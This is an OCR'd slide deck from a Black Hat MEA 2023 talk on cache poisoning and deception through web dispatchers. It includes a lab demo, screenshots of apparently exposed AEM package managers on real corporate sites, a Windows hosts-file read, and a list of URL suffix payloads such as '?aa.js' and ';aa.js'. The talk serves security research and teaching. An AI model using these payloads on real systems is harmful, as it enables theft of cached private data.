black hat MIDDLE EAST AND AFRICA
14 - 16 NOVEMBER 2023
RIYADH, SAUDI ARABIA

Undocumented Cache Poisoning

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الاتحاد السعودي للأمن السيبراني والبرمجة والدرونز
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FedEx
CISCO
Audi
Red Hat

CACHE POISONING


Cache Server

A cache server is a specialized type of server designed to store temporary copies of content (be it web content or other data) to help reduce network load and increase response speed. When a user requests certain content, the cache server first checks if it has a copy of that content. If a current copy exists, it's delivered directly to the user without fetching it from the original source. This reduces response time and lightens the load on the original server.


Web Cache Poisoning


- Web Cache Poisoning is a security attack that targets web caches, where an attacker seeks to introduce misleading or malicious data into the cache. The objective is that when other users request the cached content, they are served the malicious content instead of the original one. Sometimes, attackers might exploit specific vulnerabilities in software or take advantage of insecure cache configurations to execute the attack


CACHE POISONING



CACHE POISONING




If not cachable,
return document.
Is the request cachable?
No
Document Request
DISPATCHER
Yes
Document
Is is cached?
No
Render the Document
Yes
CACHE
Yes, take document from cache.
Is it up to date?
No
If cachable,
put document into cache.


Static file:
JS , CSS , html , image ..etc
yes
no
cache
Dispatcher
Web Server
Dynamic file

Dispatcher in Programming and Server Communications

A dispatcher is an object responsible for distributing tasks or requests to the appropriate processes, threads, or services. It is used in many different applications, including web applications, mobile applications, and operating systems.

Using a Dispatcher in Programming

In programming, a dispatcher is often used to distribute tasks or requests to the appropriate processes, threads, or services. For example, a dispatcher can be used to distribute tasks in web applications to different server processes. A dispatcher can also be used to distribute requests in mobile applications to cloud services.

Using a Dispatcher in Server Communications

In server communications, a dispatcher is often used to distribute incoming connections to the appropriate processes, threads, or services. For example, a dispatcher can be used to distribute incoming connections to different web applications. A dispatcher can also be used to distribute incoming connections to social media services.

TYPES OF DISPATCHERS

There are many different types of dispatchers, including:

Simple Dispatcher

This is the simplest type of dispatcher. It simply distributes tasks or requests to the available processes, threads, or services.

Round-Robin Dispatcher

This dispatcher distributes tasks or requests evenly among the available processes, threads, or services.

Least-Busy Dispatcher

This dispatcher distributes tasks or requests to the least busy process, thread, or service.

Weighted Dispatcher

This dispatcher distributes tasks or requests based on a weight associated with each process, thread, or service.

ADVANTAGES OF USING A DISPATCHER

There are many advantages to using a dispatcher, including:

Improved application performance

A dispatcher can help improve application performance by distributing tasks or requests to the appropriate processes, threads, or services.

Increased scalability

A dispatcher can help increase the scalability of an application by allowing new processes, threads, or services to be added.

Improved reliability

A dispatcher can help improve the reliability of an application by distributing tasks or requests across multiple processes, threads, or services.

Languages and Frameworks That Use Dispatchers :

Dispatchers are used in many different languages and frameworks, including:

Programming Languages

- Python
- Java
- C++
- JavaScript
- Go

Web Frameworks

- Django
- Rails
- Spring Boot
- ASP.NET Core

Mobile Frameworks

- Flutter
- React Native
- Xamarin

Operating Systems

- Linux
- Windows
- macOS

Dispatcher Libraries :

here are many libraries available that provide dispatchers, including:

Python:
- threading
- gevent
- Asyncio

Java:
- java.util.concurrent

C++:
- std::thread
- boost::asio

JavaScript:
- async/await
- Promises

Go:
- goroutines

Django:
- django.views

Rails:
- ActionController

Spring Boot:
- @Controller
- @RequestMapping

ASP.NET Core:
- Controller
- Action

Flutter:
- Future
- then()

React Native:
- AsyncStorage
- setItem()
- getItem()

Xamarin:
- Task
- Run()

Linux:
- select()

Windows:
- WaitForMultipleObjects()

macOS:
- select()

ATTACKING DISPATCHER

(EXM)

https://www.splunk.com/bin/acs-

https://www.splunk.com/

view-source:https://cloudbrowser.microsoft.com/c:/Windows/System32/Drivers/etc/h...

ine wrap

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#   127.0.0.1       localhost
#   ::1             localhost
```

Namespaces

https://www.nvidia.com[redacted]

http://www.adobe.com/aemfd/cm/1.0	cm	cm
http://www.adobe.com/aemfd/fd/1.0	fd	fd
http://www.adobe.com/aemfd/fdm/1.0	fdm	fdm
http://www.adobe.com/jcr/granite/1.0	granite	granite
http://www.adobe.com/lc/formsmanager	fmg	fmg
http://www.adobe.com/social/1.0	social	social
http://www.adobe.com/social/scg/1.0	scg	scg
http://www.day.com/crx/1.0	crx	crx
http://www.day.com/dam/1.0	dam	dam
http://www.day.com/jcr/cq/1.0	cq	cq
http://www.day.com/jcr/vault/1.0	vlt	vlt
http://www.day.com/s7sitecatalyst/1.0/	s7sitecatalyst	s7sitecatalyst
http://www.day.com/s7userdata/1.0/	s7userdata	s7userdata
http://www.day.com/viewerpreset/1.0/	viewerpreset	viewerpreset
http://www.extensis.com/meta/FontSense/	ExtensisFontSense	ExtensisFontSense
http://www.gimp.org/xmp/	GIMP	GIMP
http://www.jcp.org/jcr/1.0	jcr	jcr
http://www.jcp.org/jcr/mix/1.0	mix	mix
http://www.jcp.org/jcr/nt/1.0	nt	nt
http://www.jcp.org/jcr/sv/1.0	sv	sv
http://www.metadataworkinggroup.com/schemas/regions/	mwg-rs	mwg-rs
http://www.npes.org/pdfx/ns/id/	pdfxid	pdfxid
http://www.techsmith.com/xmp/tsc/	tsc	tsc
http://www.techsmith.com/xmp/tscDM/	tscDM	tscDM
http://www.w3.org/1999/02/22-rdf-syntax-ns#	rdf	rdf
http://www.w3.org/XML/1998/namespace	xml	xml
http://xmp.gettyimages.com/gift/1.0/	GettyImagesGIFT	GettyImagesGIFT
internal	rep	rep
www.adobe.com/livecycle/lcc	lcc	lcc

New Apply Cancel

https://www.mastercard.com/[redacted]

CRX | Package Manager

Reset

Search packages | Create Package | Upload Package | anonymous@crx.default

Sort by
- Last used
- Name
- Last modified
- Installation date
- Recently added

Show
- All packages
- New packages
- Installed/Built

Loading ...

content_backup_in_220502_221431.zip
Build: 1 | Last built May 3 | dxp-site-version-upgrade-user

content_backup_in_220502_221333.zip
Build: 1 | Last built May 3 | dxp-site-version-upgrade-user

content_backup_in_220502_221052.zip
Build: 1 | Last built May 3 | dxp-site-version-upgrade-user

Edit | Build | Install | Download

Package:	content_backup_in_220502_221052
Download:	content_backup_in_220502_221052.zip (704.
Group:	DXP_Upgrade_Backup
Filters:	/content/mastercardcom/in/en

content_backup_in_220502_221018.zip

Activity Log

[redacted]content_backup_in_220502_221052.zip\jcr_root\content\

File Edit View Favorites Tools Help

Add Extract Test Copy Move Delete Info

[redacted]content_backup_in_220502_221052.zip\jcr_root\content\

Name	Size	Packed Size
mastercardcom	4 644 817	628 137
.content.xml	1 476	611

0 / 2 object(s) selected

OK | 704.5 KB

ATTACKING DISPATCHER

(Lab)

127.0.0.1:5000/data

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

127.0.0.1:5000/data?&blackhat.js


```
{
    "response": "JavaScript file 'blackhat.js' with HTML content has been created!"
}
```

Lab

Request to http://127.0.0.1:5000

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
GET /static/blackhat.js HTTP/1.1
Host: 127.0.0.1:5000
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
If-None-Match: "1697927887.9474525-209-2491420992"
If-Modified-Since: Sat, 21 Oct 2023 22:38:07 GMT
Connection: close
```

127.0.0.1:5000/static/blackhat.js

127.0.0.1:5000/static/blackhat.js

```
<html>
<body>
    <h2>Sensitive Information</h2>
    <p>Email: secret@email.com</p>
    <p>Password: SuperSecretPassword123</p>
</body>
</html>
```

Payload :

- https://site.com/admin/index.php?aa.js
- https://site.com/admin/index.php?&aa.js
- https://site.com/admin/index.php?/aaa.js
- https://site.com/admin/index.js?%0A%0dadasd.js
- https://site.com/admin/index.js?%0A%0;dadasd.js
- https://site.com/admin/index.php;aa.js
- https://site.com/admin/index.js

ATTACKING DISPATCHER

